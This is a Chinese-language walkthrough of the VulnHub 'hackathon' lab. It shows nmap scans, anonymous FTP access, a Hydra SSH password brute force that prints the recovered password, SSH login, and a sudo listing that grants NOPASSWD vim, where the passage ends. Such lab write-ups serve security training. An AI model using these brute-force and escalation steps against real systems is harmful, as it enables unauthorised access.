┌──(kali㉿kali)-[/miao/vulnhub/hackathon] └─$ sudo nmap -sn 192.168.1.0/24 Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-08 15:41 CST Nmap scan report for 192.168.1.1 Host is up (0.00013s latency). MAC Address: 00:50:56:C0:00:08 (VMware) Nmap scan report for 192.168.1.2 Host is up (0.000064s latency). MAC Address: 00:50:56:E8:96:F1 (VMware) Nmap scan report for 192.168.1.3 Host is up (0.00053s latency). MAC Address: 00:0C:29:29:CD:DA (VMware) Nmap scan report for 192.168.1.254 Host is up (0.00014s latency). MAC Address: 00:50:56:EF:22:46 (VMware) Nmap scan report for 192.168.1.5 Host is up. Nmap done: 256 IP addresses (5 hosts up) scanned in 28.22 seconds
发现存活主机:192.168.1.3
nmap扫描
(1)进行端口扫描
1 2 3 4 5 6 7 8 9 10 11 12 13
┌──(kali㉿kali)-[/miao/vulnhub/hackathon] └─$ sudo nmap -sT --min-rate 10000 -p- 192.168.1.3 -oA nmapscan/ports Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-08 15:42 CST Nmap scan report for 192.168.1.3 Host is up (0.0025s latency). Not shown: 65532 closed tcp ports (conn-refused) PORT STATE SERVICE 21/tcp open ftp 80/tcp open http 7223/tcp open unknown MAC Address: 00:0C:29:29:CD:DA (VMware)
Nmap done: 1 IP address (1 host up) scanned in 19.73 seconds
┌──(kali㉿kali)-[/miao/vulnhub/hackathon] └─$ sudo nmap -sT -sV -O --min-rate 10000 -p21,80,7223 192.168.1.3 -oA nmapscan/detail Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-08 15:44 CST Nmap scan report for 192.168.1.3 Host is up (0.00056s latency).
PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 3.0.3 80/tcp open http Apache httpd 2.4.41 ((Ubuntu)) 7223/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0) MAC Address: 00:0C:29:29:CD:DA (VMware) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running: Linux 4.X|5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.8 Network Distance: 1 hop Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 20.86 seconds
发现21端口是ftp服务,80端口是http,7223端口是ssh (3)进行UDP扫描
1 2 3 4 5 6 7 8 9 10 11 12 13
┌──(kali㉿kali)-[/miao/vulnhub/hackathon] └─$ sudo nmap -sU -p21,80,7723 192.168.1.3 -oA nmapscan/udp Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-08 15:45 CST Nmap scan report for 192.168.1.3 Host is up (0.0011s latency).
PORT STATE SERVICE 21/udp closed ftp 80/udp closed http 7723/udp closed unknown MAC Address: 00:0C:29:29:CD:DA (VMware)
Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
没有开放任何端口 (4)进行漏洞扫描
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[/miao/vulnhub/hackathon]
└─$ sudo nmap --script=vuln -p21,80,7723 192.168.1.3 -oA nmapscan/vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-08 15:46 CST
Nmap scan report for 192.168.1.3
Host is up (0.00056s latency).

PORT     STATE  SERVICE
21/tcp   open   ftp
80/tcp   open   http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_  /robots.txt: Robots file
|_http-csrf: Couldn't find any CSRF vulnerabilities.
7723/tcp closed unknown
MAC Address: 00:0C:29:29:CD:DA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 44.50 seconds

发现两个有用的目录,robots.txt和happy (3)依次访问,robots.txt中没有任何东西,happy中提示Nothing is in here,查看页面源码,找到一个username:hackathonll 80端口渗透基本结束
21端口渗透
(1)由于21端口是一个ftp服务,尝试进行匿名登录,发现能够成功进行登录
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[/miao/vulnhub/hackathon]
└─$ ftp 192.168.1.3
Connected to 192.168.1.3.
220 (vsFTPd 3.0.3)
Name (192.168.1.3:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
┌──(kali㉿kali)-[/miao/vulnhub/hackathon] └─$ hydra -l hackathonll -P word.txt ssh://192.168.1.3:7223 -f Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-08 16:14:56 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 [DATA] max 16 tasks per 1 server, overall 16 tasks, 110 login tries (l:1/p:110), ~7 tries per task [DATA] attacking ssh://192.168.1.3:7223/ [7223][ssh] host: 192.168.1.3 login: hackathonll password: Ti@gO [STATUS] attack finished for 192.168.1.3 (valid pair found) 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-08 16:15:03
成功爆出密码是Ti@gO (2)进行ssh登录,成功进入
1 2 3 4 5 6 7 8 9 10 11
┌──(kali㉿kali)-[/miao/vulnhub/hackathon] └─$ ssh hackathonll@192.168.1.3 -p 7223 The authenticity of host '[192.168.1.3]:7223 ([192.168.1.3]:7223)' can't be established. ED25519 key fingerprint is SHA256:kVyS5RqS8tFczs71LETg90vnsj/ZLDrqbn91uPP1Cik. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '[192.168.1.3]:7223' (ED25519) to the list of known hosts. hackathonll@192.168.1.3's password: Last login: Sat Jun 19 05:35:15 2021 from 10.0.0.110 $ id uid=1001(hackathonll) gid=1001(hackathonll) groups=1001(hackathonll)
提权-vim
(1)使用sudo -l,查看有没有不需要密码也可以执行root权限的
1 2 3 4 5 6 7
$ sudo -l
Matching Defaults entries for hackathonll on hackathon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hackathonll may run the following commands on hackathon:
    (root) NOPASSWD: /usr/bin/vim